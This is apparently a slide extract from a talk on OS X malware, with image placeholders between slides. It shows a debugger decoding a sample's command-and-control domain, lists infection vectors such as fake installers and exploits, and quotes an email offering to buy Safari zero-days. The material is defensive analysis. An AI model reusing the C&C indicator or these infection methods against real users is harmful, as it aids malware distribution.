
...

```
$ (lldb) x/s decodedServer  
0x100102b40: "itunes212.appleupd.com"
```

debugging (decoding C&C)


PART 0x2: VIROLOGY

study of os x malware characteristics & commonalities




INFECTION VECTORS

method 0x1: via user-interaction



rogue "AV" products



fake installers/updates



fake codecs




infected torrents

INFECTION VECTORS

method 0x2: exploits

"interested in buying zero-day vulnerabilities with RCE exploits for the latest versions of ...Safari? ...exploits allow to embed and remote execute custom payloads and demonstrate modern [exploitation] techniques on OS X"

-V. Toropov (email to hackingteam)




PERSISTENCE

many options, few used



